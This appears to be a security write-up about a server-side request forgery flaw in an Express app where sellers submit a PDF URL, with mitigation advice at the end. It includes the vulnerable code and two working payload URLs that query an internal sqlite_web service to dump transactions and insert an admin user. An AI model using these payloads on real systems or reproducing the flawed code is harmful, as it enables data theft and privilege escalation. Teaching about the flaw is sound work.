Vulnerable code: Consider the scenario where the web application allows sellers to upload a PDF document to verify their identity. The seller provides a URL to the PDF, and the server fetches this URL to obtain the document. The vulnerable code in `api/authentication.js` in the Express backend looks like this:

```
fetchPDF(req.body.sellerPDFUrl)
    .then(pdfBuffer => {
        dbapi.addSeller(req.body.username, req.body.password, req.body.address, "seller", "true",
    pdfBuffer)
        .then(() => {
            res.status(201).send(JSON.stringify({"pdfBuffer": pdfBuffer}));  // oops
        })
    });
```

In this example, the server fetches the PDF from the provided URL and returns the content to the frontend, where it is displayed as a preview. However, if the URL is malicious, the server may fetch harmful content or interact with internal services.

Exploitation: An attacker can exploit this SSRF vulnerability by supplying a URL that targets an internal service, such as an administrative interface or a database management service. For example, if there is a service like `sqlite_db` running on `127.0.0.1:8080` that manages the database, the attacker can use the SSRF vulnerability to send a query to this service:

```
http://127.0.0.1:8080/query/?sql=select+*+from+transactions;
```

This request would fetch the data from the internal service, and the response will include sensitive information from the database, which is then returned to the attacker through the vulnerable application. If attacker tries to inspect the PDF failed preview by downloading the frame, he could see the html page of sqlite_web with sql query response!

Or even worse:

```
http://127.0.0.1:8080/query/?sql=INSERT+INTO+users+(username,+password,+role,+balance,+
    pending_registration)+VALUES('adminr',+'adminr',+'admin',+0,+'false')
```

This would create an admin user!

Mitigation: A simpler and more secure solution would be to allow users to directly upload the PDF rather than providing a URL. However, if using URLs is the preferred approach, web applications should validate the submitted URLs against a whitelist of allowed domains and ensure that the URLs do not point to internal IP addresses or

services. Additionally, it's important not to return raw responses: sending back the fetched PDF for preview was silly.